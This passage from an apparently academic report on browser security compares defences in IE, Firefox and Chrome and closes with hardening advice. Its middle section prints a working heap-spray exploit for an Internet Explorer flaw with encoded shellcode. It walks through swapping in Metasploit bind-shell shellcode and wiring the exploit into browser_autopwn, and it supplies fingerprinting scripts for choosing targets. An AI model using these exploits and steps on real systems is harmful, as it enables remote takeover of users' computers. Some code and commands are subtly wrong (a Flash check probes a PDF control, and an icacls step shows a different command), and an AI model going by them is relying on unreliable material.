Both Internet Explorer 7 and Firefox 3 have to ability to manage extensions and plug-ins in a very simplistic manner. The user has the ability to view which extensions are installed and active without any detailed information, and have the ability to disable them. Firefox has the additional functionality to uninstall and manage extension (set options etc) in the extension manager itself whereas MSIE users will have to uninstall and manage extensions in Windows. In MSIE 8 the add-on manager is slightly improved with a better overview and the functionality to display more detailed technical information about installed add-ons, including file names, dates, versions, load-times and other properties [38].

Firefox supports code signing, but it is not implemented in a secure way, such that the signature is only checked when an extension is installed and not if it is loaded. It is also a problem that only very few extensions are signed [39].

Firefox notifies users when new updates are available for extensions by querying `https://addons.mozilla.org`, MSIE has no extension updating mechanism. For both browsers, plug-ins such as Adobe Flash have their own updating mechanism.

Firefox add-ons run in a sandbox before they are reviewed by an editor [40]. It is not clear what the limitations of the Sandboxed add-ons are. A recent study by Mike ter Louw et al. cleary shows that non reviewed add-ons are able to carry out malicious activity [39]. In this study, the sandbox review system is not mentioned.

Neither MSIE 7 or Firefox 3 implement a method for controlling the behavior of an extension resulting in unconstrained control over the browser [39, 41]. Firefox has the MSIE 8 doesn't seem to have implemented any new measures to constrain the controls [38].

### 2.4.5 Prevention of malicious scripts

All browsers implement basic defenses against disruptive scripts such as popup blockers.

Internet Explorer makes use of security levels and sets it by default to Medium-high which means that ActiveX is disabled, Java applets are allowed, JavaScript is partially allowed meaning the user is prompted when a script used certain methods that are potentially unwanted such as accessing clipboard data. The user is able to set a custom security level

by enabling/disabling scripts or sript-actions globally or for certain websites, furthermore the user can set to be warned before running a script.

Firefox enables Java and JavaScript by default. JavaScript is by default not allowed to move or resize existing windows and to disable or replace context menus. The user can enable/disable Java and JavaScript globally and set a few exceptions for JavaScript.

Google Chrome is the only browser that does not contain the functionality to disable JavaScript. Beside this, is also isn't possible to restrict JavaScript to sites or zones.

MSIE 8 is the only browser equipped with a XSS filter. The XSS Filter operates as an IE8 component with visibility into all requests/responses flowing through the browser. When the filter discovers likely XSS in a cross-site request, it identifies and neuters the attack if it is replayed in the server's response. Users are not presented with questions they are unable to answer  IE simply blocks the malicious script from executing [42].

### 2.4.6 User awareness

Both Internet Explorer 8 and Firefox 3 display a warning if the visited website is suspected of impersonating a legitimate website (commonly referred to as a phishing or forgery website) or a site that infiltrates or damages a computer system without your informed consent, including, without limitation, any computer viruses, worms, trojan horses, spyware, computer contaminant and/or other malicious and unwanted software (commonly called an attack site or malware) [43, 44].

By default, Firefox checks the web pages that you visit against a blacklist that is downloaded to your hard drive at regularly scheduled intervals (e.g., approximately twice per hour) [44].

MSIE 8 detection mechanism called 'SmartScreen filter' is also URL based, it first checks the address of the website you are visiting against a list of high traffic website addresses stored on your computer that are believed by Microsoft to be legitimate. Addresses that are not on the local list will be sent to Microsoft and checked against a frequently updated list of websites that have been reported to Microsoft as unsafe or suspicious [43].

## 2.5 Review

Currently no browser is able to meet all the requirements. All browsers have their strengths and weaknesses.

Internet Explorer (MSIE) biggest weakness is that it does not contain an auto update mechanism, whereby most will wait for the monthly distributed patches which are also not automatically installed. Therefore, MSIE users are much longer exposed to threats. MSIE's strength is the security compartmentalization by using the 'protected mode' option which offers tab isolation and ensures MSIE will run with restricted privileges. Besides this, MSIE is the only browser equipped with a XSS filter.

The auto update mechanism is Mozilla Firefox its plus point. Whereas it doesn't run with restricted access rights and doesn't make use Sandbox.

Google Chrome strengths are the auto update mechanism, that it runs in restricted privileges and that it sandboxes every tab. However, Chrome does not offer the functionality to disable JavaScript or restrict it to sites or zones.

# 3 Exploiting browsers in practice

## 3.1 Methodology

This section discusses three phases which are encountered in practice to exploit a browser. Sesction 3.1.1 covers the creation of a exploit, followed by hosting and distribution in 3.1.2 and the last section 3.1.3 discusses how an exploit can be effectively loaded.

### 3.1.1 Creating the exploit

The first step for an attacker is to find a suitable vulnerability that she can exploit to invoke the desired effect. Vulnerabilities can be easily found by simply searching Google or special vulnerability listing websites such as Secunia and by watching the vendor bug tracking logs or announcements. There are several options available for the attacker, these are as follows:

- **Zero day exploits** The most convenient method is to make use of a zero day exploit. Zero day exploits are released before the vendor patch is released to the public and they therefore have a very high success rate associated. Zero day exploits generally circulate through the ranks of attackers until finally being released on public forums. The attacker has to adapt the exploit to suit her goals.
- **Zero day vulnerabilities** These are unpatched vulnerabilities for which no exploits are publicly available. The attacker has to write her own exploit, even with the vulnerability known this can be a very difficult and time consuming task.
- **Non-Zero day exploits** The attacker can use other older exploits for which vendor patches have been released, but as discussed in the introduction, many users do not frequently update which makes them vulnerable. The more recent the exploit, the higher the success rate will be. The attacker has to adapt the exploit to suit her goals.
- **Non-Zero day vulnerabilities** These vulnerabilities are known, but no exploits are publicly available. As with zero day vulnerabilities, the attacker has to write her own exploit which can be a very difficult and time consuming task.
- **Unknown vulnerabilities** Finding unknown vulnerabilities can be a very time consuming and difficult task. However, if the attacker is able to find and successfully exploit an unknown critical vulnerability and manages to conceal the behavior of the malware avoiding detection, the results can be very profitable for a long-time period.
- **Malicious plug-in**

Depending on the vulnerability, writing or adapting an exploit can be an intrinsic task. An in-depth security knowledge is required and for most vulnerabilities also a set of well developed programming (assembly and C) and/or scripting skills. However, there are many vulnerabilities and exploits available whereby it isn't very hard to write an exploit or adapt them to cause damage.

To demonstrate that adapting an exploit isn't always a difficult and time consuming task, have a look at the exploit below which is available from: `http://milw0rm.org/exploits/7477`. This is an old zero day exploit for a 'highly critical' vulnerability in Internet Explorer (MSIE) 6, 7 and 8 Beta for Windows XP and Vista which allows an attacker to execute arbitrary code. This exploit starts the Windows calculator (calc.exe) upon loading. Looking at the code there are two important variables: shellcode and spray, both encoded in UTF-16 (16-bit Unicode Transformation Format).

```
<html>
<div id="replace">x</div>
<script>
// Encoder: x86/shikata_ga_nai
// EXITFUNC=process, CMD=calc.exe
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%u2474%u5af4
%uea83%u31fc%u0b6a%u6a03%ud407%u6730%u5cff%u98bb%ud7ff%ua4fe%u9b74%uad05
%u8b8b%u028d%ud893%ubccd%u35a2%u37b8%u4290%ua63a%u94e9%u9aa4%ud58d%ue5a3
```

```
%u1f4c%ueb46%u4b8c%ud0ad%ua844%u524a%u3b81%ub80d%ud748%u4bd4%u6c46%u1392
%u734a%u204f%uf86e%udc8e%ua207%u26b4%u04d4%ud084%uecba%u9782%u217c%ue8c0
%uca8c%uf4a6%u4721%u0d2e%ua0b0%ucd2c%u00a8%ub05b%u43f4%u24e8%u7a9c%ubb85
%u7dcb%ua07d%ued92%u09e1%u9631%u5580");

// ugly heap spray, the d0nkey way!
// works most of the time
var spray = unescape("%u0a0a%u0a0a");

do { spray += spray;} while(spray.length < 0xd0000);

memory = new Array();

for(i = 0; i < 100; i++)
   memory[i] = spray + shellcode;

xmlcode = "
<XML ID=I>
        <X><C><![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]></C></X>
</XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        <XML ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</SPAN></SPAN>";

tag = document.getElementById("replace");
tag.innerHTML = xmlcode;

</script>
</html>
```

The variable 'shellcode' contains the code executed when vulnerability is exploited. The variable 'spray' contains code which is used to put a certain sequence of bytes at a predetermined location in the memory of a target process, resulting in the execution of the shellcode. Many web browser exploits that use heap spraying consist only of a heap spray that is copy-pasted from a previous exploit [45], therefore the 'shellcode' variable is actually the only important variable.

To avoid the arduous task of writing custom shellcode, I will use an automatic shellcode generation interface available from `http://metasploit.com:55555/PAYLOADS`. After selecting the operating system (Windows) and one of the many payloads (I chose bind shell), the website outputs Perl hexadecimal encoded shellcode. The Perl code needs to be converted to JavaScript UTF-16 format which was easily done by using the following Googled code which is available from `http://www.metasploit.com/dev/trac/changeset/3716?format=diff&new=3716`:

```
my $shellcode = "shell code here"
my $shellcodeutf16 = unpack("H*", $shellcode);
if ((length $shellcodeutf16) % 4) {
        $shellcodeutf16 .= '90';
}
$shellcodeutf16 =~ s/(..)(..)/\%u$2$1/g;
print $shellcodeutf16;
```

The outputted JavaScript shellcode of the above script has to be copied in the original exploit. When exploit is executed, the attacker can use Telnet to connect to the victim for a shell with administrator privileges.

The adapted shellcode also proofed to work on Windows Vista with Internet Explorer's 'protected mode' enabled. Although the attacker has no Administrator privileges when

'protected mode' is enabled and her options are significantly reduced, she is still able to perform some unwanted activities such as reading documents. Figure 17 shows a Telnet connection with a Windows Vista SP1 machine that was exploited with MSIE's protected mode enabled. Due to this, as illustrated, it wasn't possible to create 'test.txt' on the victims desktop, but the execution of the 'net user' command was allowed which showed all user accounts.




Figure 17: Telnet shell connection to Windows Vista SP1 victim with 'protected mode' enabled.

As opposed to the original exploit, this easily adapted exploit forms a threat against all security principles (CIA) and all defined assets (browser, system and network data) which are discussed in chapter 2. This example illustrates the effectiveness of a browser sandbox and the need for the described 'prevention of malicious scripts' requirement which could have prevented a successful exploit.

### 3.1.2 Hosting and distribution

The next step for an attacker is to find a system to host the exploits and/or malware which is downloaded when the exploit is run. The attacker can register - usually anonymous by using a stolen credit card - a website or make use of a compromised system and/or website. Hosting exploits on a dedicated servers offers attackers ease of management. Having pointers to a single website offers an aggregation point to monitor and generate statistics for all the exploited users. In addition, attackers can update their portfolio of exploits by just changing a single web page without having to replicate these changes to compromised websites. However, the single aggregation point or domain can become a single point of failure [14].

Subsequently, the attacker needs to spread the exploit in the wild. Google has researched how malware is being spread and describes several methods [14]:

- **Advertising** websites are more and more supported by advertising. Ads are usually connected to the webpage via external JavaScript or iframes. By using iframes the malicious code can be directly loaded by viewing the harmless website.

- **User contributed content** Many web sites feature web applications that allow visitors to contribute their own content. This is often in the form of blogs, profiles, comments or reviews. In some cases poor sanitization or checking allows users to post or insert arbitrary HTML into web pages. If the inserted HTML contains an exploit, all visitors of the website are exposed to the attack. Besides this, visitors can be redirected to a malicious website.
- **Webserver security** If an attacker gains control of a server, she can modify its content to load exploits or redirect users to a malicious web site.
- **SPAM** Although not being describe in Google's research, SPAM is an obvious method to generate traffic to a malicious website.

### 3.1.3 Fingerprinting

As previously discussed in the Introduction, many vulnerabilities are available to adversaries. It is unwanted for an attacker that a victim blindly loads dozens of available exploits in the hope that one will work. An inappropriate exploit could make the victim suspicious and/or result in a browser or systems crash making the victim unavailable to load a working exploit. Therefore a script could be used to systematically fingerprint the victim's computing environment. A simple start for fingerprinting the victim is by reading the `User-Agent` string that every browser sends to the server hosting the website. This string indicates which browser you are using, its version number, and details about the system, such as operating system and version. An example of the `User-Agent` string on Microsoft Windows Vista and Mozilla Firefox 3.0.5:

```
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB; rv:1.9.0.5)
Gecko/2008120122 Firefox/3.0.5
```

By using `navigator` object and some simple regular expressions in JavaScript it is easy to use the `User-Agent` string to detect the browser and the operating system (OS). A basic example of browser and OS detection in JavaScript:

```
<script type="text/javascript">

//Browser
if(/(Firefox|MSIE|Chrome|Opera)[\/\s]([\d.]+)/.test(navigator.userAgent)){
        var browser=RegExp.$1
        var version=RegExp.$2
        document.write(browser+' '+version);
}

//Windows
if(/(Windows)[\/\s]([a-zA-Z.0-9 ]+)(?=\x3B);/.test(navigator.userAgent)){
        var wversion=RegExp.$2
        if(wversion == 'NT 5.1'){var wversion = 'XP';}
        if(wversion == 'NT 5.0'){var wversion = '2000';}
        if(wversion == 'NT 5.1'){var wversion = 'XP';}
        if(wversion == 'NT 6.0'){var wversion = 'Vista';}
        document.write('Windows '+wversion);
}

//Linux
if(/(Ubuntu|Debian|Fedora)[\/\s]([0-9a-zA-Z.-]+)/.test(navigator.userAgent)){
        var distro = RegExp.$1
        var version = RegExp.$2
        document.write('Linux '+distro+' '+version);
}

</script>
```

It is possible to spoof the `User-Agent` String whereby the fingerprinting method will not work. In this case, fingerprint could be achieved by using browser and OS specific scripting, e.g. VBScript is only executed in Internet Explorer. Browser and OS detection by using the `User-Agent` string can also be achieved by using server- side scripting in case JavaScript has been blocked or disabled. However, for plug-in and version detection client-side scripting has to be used.

The method for detecting browser plug-ins in JavaScript is by using the arrays `navigator.plugins` or `navigator.mimeTypes`. The plug-in array is the most interesting because it also contains version information, while the mimeTypes array only tells whether the browser can handle the mime type. Internet Explorer leaves the arrays empty, even though both exist. The only way to check for plug-ins in Internet Explorer is by using VBScript [46]. An example of a Macromedia Flash detection script (this script could be easily extended for detecting other plug-ins):

```
<script type="text/javascript">

//non IE
function detect(desc) {
 var n=navigator;
 if (n.plugins && navigator.plugins.length) {
  for (var ii=0;ii<n.plugins.length;ii++) {
   if (n.plugins[ii].name.indexOf(desc)!=-1) {
    f=n.plugins[ii].description.split(desc)[1];
    break;
   }
  }
 }
 return f;
}

//IE
if (navigator.userAgent.indexOf('MSIE') != -1) {
    document.writeln('<script language="VBscript">');
    document.writeln('Function detectActiveXControl(activeXControlName)');
    document.writeln('  on error resume next');
    document.writeln('  detectActiveXControl = IsObject(CreateObject(activeXControlName))');
    document.writeln('End Function');
    document.writeln('</scr' + 'ipt>');
}

if (navigator.userAgent.indexOf('MSIE') != -1){
        for(var i=11;i>0;i--) {
                if(detectActiveXControl('Pdf.PdfCtrl.'+i)==true){
                        document.write('Flash version: '+i);
                        break
                }
        }
}else{
        var flashv = detect('Flash');
        document.write('Flash version: ' + flashv);
}

</script>
```

## 3.2 A helping hand

As previously demonstrated in section 3 one does not have to be skilled hacker to be able to exploit a browser. To make the exploit process easier several frameworks are available. In this section two frameworks are discussed which are freely available to adversaries.

### 3.2.1 The MetaSploit Framework

The Metasploit Framework is a free development platform for creating security tools and exploits , available from `http://www.metasploit.com/framework/`. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, security researchers world-wide and as it is available to anyone it is also being used by malicious hackers.

One of the most powerful aspects of Metasploit is its ability to significantly reduce the amount of time and background knowledge necessary to develop functional exploits. For example, the Metasploit Framework has the ability to automatically generate architecture- and operating system-specific payloads that are then encoded to avoid application-filtered bad characters. In effect, the framework handles the entire payload creation and encoding process, leaving only the task of selecting a payload to the user [47]. The in section 3.1.1 used automatic payload generation website is actually part of Metasploit. The framework includes ready to use exploits for all kinds of browsers (slightly outdated) which are up and running with a few mouse clicks and requires no in-depth security skills. Besides this, it includes a module called 'browser_autopwn' which enables users to automatically set-up a web server serving a HTML page with JavaScript fingerprinting methods capable of automatically loading all suitable exploits against the target. The JavaScript fingerprint method used in Metasploit solely checks the operating system and browser.

Integrating the in section 3.1.1 used exploit in the Metasploit was very simple. By duplicating a browser exploit that was already integrated in the framework and using this as a template, I only had to paste in the contents and replace the 'shellcode' variable to use the shellcode that is generated by the framework:

```
Changed from:
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536...

Changed to:
var shellcode = unescape('#{shellcode}');
```

The exploit could be quickly loaded with all kinds of payloads and operate as part of the 'browser_autopwn' module.

### 3.2.2 XSS frameworks

Another type of exploitation framework solely made for browser exploitation by using JavaScript, are the XSS frameworks such as BrowserRider (available from: `http://engineeringforfun.com/browserrider.html`) and BeEF (available from: `http://www.bindshell.net/tools/beef`). Only BrowserRider is still maintained. XSS frameworks are capable of delivering payloads. The payloads will be executed in the browser and have the restriction of HTML compliant code. That is, the payload can perform HTML functions, including JavaScript. While this does pose limitations it can still be capable of malicious activity. For example, the payload could deliver a DoS attack, display SPAM, contain browser exploits and is able to scan the Intranet etc. The attacker can inject HTML and JavaScript as long as the victim is on the webpage containing the malicious JavaScript. The connection between the browser and the attacker can be broken by simply shutting down the browser.

Internet Explorer's XSS filter (implemented in version 8) doesn't offer protection against these frameworks as only the POST/GET data is scanned to match a set of heuristics. Only Google Chrome seems to be unaffected as the connection is immediately broken without closing the browser and therefore making the attacker unable to inject code.

## 3.3 Review

If all browsers implement the automatic update control requirement like Mozilla Firefox does, the two most used options to create an exploit, non-zero day exploits and vulnerabilities, would not be available to adversaries making the job much harder. Zero-day vulnerabilities and exploits by itself are less profitable as it takes time to create/distribute an exploit and they would turn useless once patched. As mentioned, taking advantage 'unknown vulnerabilities' is an arduous task which is suited for - patient- professionals. Writing malicious plug-ins wouldn't be an option if the 'plug-in control' requirement is implemented. Scripting attacks, for example by using an XSS framework, could be prevented by implementing the 'prevention of malicious scripts' requirement.

When an attacker manages to successfully exploit a browser the overall damage is greatly reduced by security compartmentalization, as shown in section 3.1.1. User awareness as it is currently implemented by browser can over some level of protection by blocking known attack sites. However, identifying attack sites by the vendor takes time and new hosts are easily registered by adversaries.

# 4 Conclusions

## 4.1 Main threats

In order for browsers to ensure the security of the user's assets (browser, system and network data) to a large extent, the browser should at least meet the six requirements described in section 2.3. These requirements are as follows:

- Site-sandboxing
- Security compartmentalization
- Prevention of malicious scripts
- Update control
- Extension/plug-in control
- User Awareness

Currently there is no browser available that implements all requirements. All browsers have their strengths and weaknesses. By looking at the maturation of Internet Explorer and the new browser of Google, browser developers are gradually implementing better security solutions such as XSS filters, reduced process rights and sandboxing. This shows that the browser is no longer considered to be a trusted application. Additional measures should be taken to assure the security of all three assets.

## 4.2 Ease of exploitation

Vulnerabilities are frequently being discovered for all browsers. As demonstrated in section 3 taking advantage of a vulnerability can be remarkably easy, open to anybody with or without a firm grasp of information security and programming/scripting. The more security requirements implemented by browser, the less options are available to adversaries. The browser is a vulnerable application forming a threat to the confidentiality, integrity and availability of all three user's assets by simply browsing the Internet, users should be aware of that.

## 4.3 Recommendations

Not surprisingly, the browser should be kept up to date and the most recent version of the browser should be used. For Internet Explorer users for whom staying secure is precious, should not wait until Microsoft's monthly patches are distributed but install patches as quickly as possible by using the Windows update service.

Internet explorer should be used with 'protect mode' enabled which only works on Windows Vista or later versions. If an older version of Windows is used, or to serve as an extra protected layer, third party tools such as Sandboxie (available from: `http://www.sandboxie.com/` are available to sandbox the browser. As Mozilla Firefox does not apply security compartmentalization, Sandboxie is also recommended for Firefox users under Windows.

On Windows Vista, Firefox users can enjoy the same benefits as Internet Explorer's 'protected mode'. It is possible to set the Firefox process to 'low' integrity by using Vista's built-in tool 'icacls'. In order to do this, open up the command prompt (Run as Administrator) and run from within the Firefox folder the command: `chml firefox.exe -i:l`. Firefox.exe is now limited to areas where can write/modify to. Besides this, Firefox does use three folders in which it stores data:

- `C:\Users\Name\AppData\Local\Mozilla\Firefox`
- `C:\Users\Name\AppData\Roaming\Mozilla\Firefox`
- `C:\Users\Name\AppData\Local\Temp`

These directories need to have low integrity too, because low integrity processes can only write to low integrity objects. Using the command prompt, run icacls to set them to low integrity: `icacls FolderName /setintegritylevel (oi)(ci)low`.

Another method for sandboxing the browser or to serve as an extra protected layer is by using a browser in a virtual machine. The virtual machines prevents malware to affect the underlying operating system as it is contained in the guest operating system. Besides this, virtual machines offer undo capabilities whereby every browsing session can start in the original - clean - state. Furthermore, the virtual machine could be detached from the Local Area Network preventing access to the Intranet.

The NoScript add-on (available form `https://addons.mozilla.org`) is recommended for Firefox users. NoScript allows JavaScript, Java, Flash and other plug-ins to be executed only by trusted web sites of your choice (e.g. your online bank), and provides Anti-XSS protection.

Harden the intranet websites, change default passwords and patch servers. They are not out of reach for an attacker.

# References


[1] SANS Top-20 2007 Security Risks: *Website*, http://www.sans.org/top20/

[2] The Most Vulnerable Applications2008 Report: *Website*, http://www.bit9.com/files/Vulnerable_Apps_DEC_08.pdf

[3] Wikipedia.org, Exploit (computer security): *Website*, http://en.wikipedia.org/wiki/Exploit_(computer_security), Jan 2009.

[4] Secunia, About Secunia Advisories: *Website*, http://secunia.com/advisories/about_secunia_advisories/

[5] Net Applications, Top Browser Share Trend: *Website*, http://marketshare.hitslink.com/browser-market-share.aspx?qprid=3&qpdt=1&qpct=4&qptimeframe=M&qpsp=96&qpnp=25

[6] The counter, Browsers stats: *Website*, http://www.thecounter.com/stats/2008/December/browser.php

[7] Google Chrome Share Back on the Rise: *Website*, http://marketshare.hitslink.com/google-chrome-market-share.aspx?sample=27&qprid=32&qpcustom=Chrome&qpsp=3531&qpnp=134&qptimeframe=D

[8] Microsoft Internet Explorer HTML Objects Remote Code Execution Vulnerability: *Website*, http://www.securityfocus.com/bid/32586

[9] Microsoft Internet Explorer XML Handling Remote Code Execution Vulnerability: *Website*, http://www.securityfocus.com/bid/32721

[10] Microsoft Internet Explorer Navigation Method Remote Code Execution Vulnerability: *Website*, http://www.securityfocus.com/bid/32596

[11] Mozilla Firefox xdg-open 'mailcap' File Remote Code Execution Vulnerability: *Website*, http://www.securityfocus.com/bid/33137

[12] SecurityFocus Vulnerabilities: *Website*, http://www.securityfocus.com/vulnerabilities

[13] Secunia Advisories by Vendor: *Website*, http://secunia.com/advisories/vendor/

[14] Provos N et al. The Ghost in The Browser Analysis of Web-based Malware. *Article*. Google, 2007: http://www.usenix.org/events/hotbots07/tech/full_papers/provos/provos.pdf

[15] Wikipedia.org, Cross-site scripting: *Website*, http://en.wikipedia.org/wiki/Cross-site_scripting, Jan 2009.

[16] Wikipedia.org, Cross-site request forgery: *Website*, http://en.wikipedia.org/wiki/Cross-site_request_forgery, Jan 2009.

[17] Vulnerability Report: Microsoft Internet Explorer 7.x: *Website*, http://secunia.com/advisories/product/12366/?task=statistics

[18] Vulnerability Report: Microsoft Internet Explorer 6.x: *Website*, http://secunia.com/advisories/product/11/?task=statistics

[19] Vulnerability Report: Mozilla Firefox 3.x: *Website*, http://secunia.com/advisories/product/19089/?task=statistics

[20] Microsoft, Internet Explorer 7 offers improved security and productivity: *Website*, http://windowshelp.microsoft.com/Windows/en-us/help/a426bb85-708c-4b75-87e2-874f9be3b4aa1033.mspx

[21] Internet Explorer 7 Window Injection Vulnerability: *Website*, http://secunia.com/advisories/22628/

[22] The 25 Worst Tech Products of All Time: *Website*, http://www.pcworld.com/article/125772-3/the_25_worst_tech_products_of_all_time.html

[23] Stefan Frei, Thomas Dbendorfer, Gunter Ollmann, Martin May,. Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the 'insecurity iceberg'. Google, ETH Zurich, IBM ISS: *Article*, http://www.techzoom.net/papers/browser_insecurity_iceberg_2008.pdf, 2008.

[24] International Organisation for Standardisation iso: ISO/IEC 27002: *Code of practice for information security management*. NEN-ISO/IEC, 2005.

[25] Tittel E., *CISSP Certified Information Systems Security Professional*. Sybex, 2003.

[26] Hlaing N., *Browser Security: A requirements-based Approach*. Queenland University of Technology, 2003.

[27] Grossman J., Hacking intranet websites from the Outside: *Presentation*. Blackhat, 2006: http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf

[28] Billy K Rios, Raghav Dube. Kicking Down the Cross Domain Door: *Article*, http://www.blackhat.com/presentations/bh-europe-07/Dube-Rios/Whitepaper/bh-eu-07-rios-WP.pdf, March 2007.

[29] Martin Johns., Exploiting the Intranet with a Webpage: *Presentation*. HITB SecConf 2007, http://databasement.net/docs/070906_HITB_Martin_Johns.pdf

[30] Jackson C. et al., Protecting Browser State from Web Privacy Attacks: *Article*. WWW, 2006: http://crypto.stanford.edu/safecache/sameorigin.pdf

[31] OWASP HTTPOnly: *Website*, http://www.owasp.org/index.php/HTTPOnly

[32] Google Browser Security Handbook: *Website*, http://code.google.com/p/browsersec/wiki/Part2

[33] Why we're stuck with things like XSS and XSRF/CSRF: *Website*, http://taossa.com/index.php/2007/02/08/same-origin-policy/

[34] Symantec Internet Security Threat Report: *Website*, http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf

[35] Chromium Developer Documentation: *Website*, http://dev.chromium.org/developers/design-documents/sandbox

[36] Microsoft, Understanding and Working in Protected Mode Internet Explorer: *Website*, http://msdn.microsoft.com/en-us/library/bb250462.aspx

[37] Microsoft, What's New in Internet Explorer 8: *Website*, http://msdn.microsoft.com/en-us/library/cc288472(VS.85).aspx

[38] Microsoft, Internet Explorer 8, Features that change how my add-ons and sites work: *Website*, http://www.microsoft.com/windows/internet-explorer/beta/readiness/developers-existing.aspx

[39] Mike Ter Louw, Jin Soon Lim, and V.N. Venkatakrishnan. ExtensibleWeb Browser Security: *Article*. University of Illinois, 2008: http://www.cs.uic.edu/~venkat/research/papers/extensible-browser-dimva07.pdf

[40] Mozilla.org, Sandbox Review System: *Website*, https://addons.mozilla.org/en-US/firefox/pages/sandbox, Jan 2008.

[41] Spyware Encyclopedia, List of malicious browser helper objects: *Website*: http://www.ca.com/us/securityadvisor/pest/browse.aspx?cat=Browser%20Helper%20Object

[42] David Ross IEBlog, IE8 Security Part IV: The XSS Filter: *Website*: http://blogs.msdn.com/ie/archive/2008/07/02/ie8-security-part-iv-the-xss-filter.aspx

[43] Microsoft, Windows Internet Explorer (Pre-Release Beta 2 Version 8) Privacy Statement: *Website*: http://www.microsoft.com/windows/internet-explorer/beta/privacy.aspx

[44] Mozilla Firefox Privacy Policy: *Website*, http://www.mozilla.com/en-US/legal/privacy/firefox-en.html, June 2008.

[45] Wikipedia.org, Heap spraying: *Website*, http://en.wikipedia.org/wiki/Heap_spraying, Jan 2008.

[46] Javascript - Flashdetect: *Website*, http://web.archive.org/web/20070825204102/http://www.quirksmode.org/js/flash.html

[47] James C. Foster, Vincetn T. Liu. *Writing Security Tools and Exploits*. Syngress, 2006.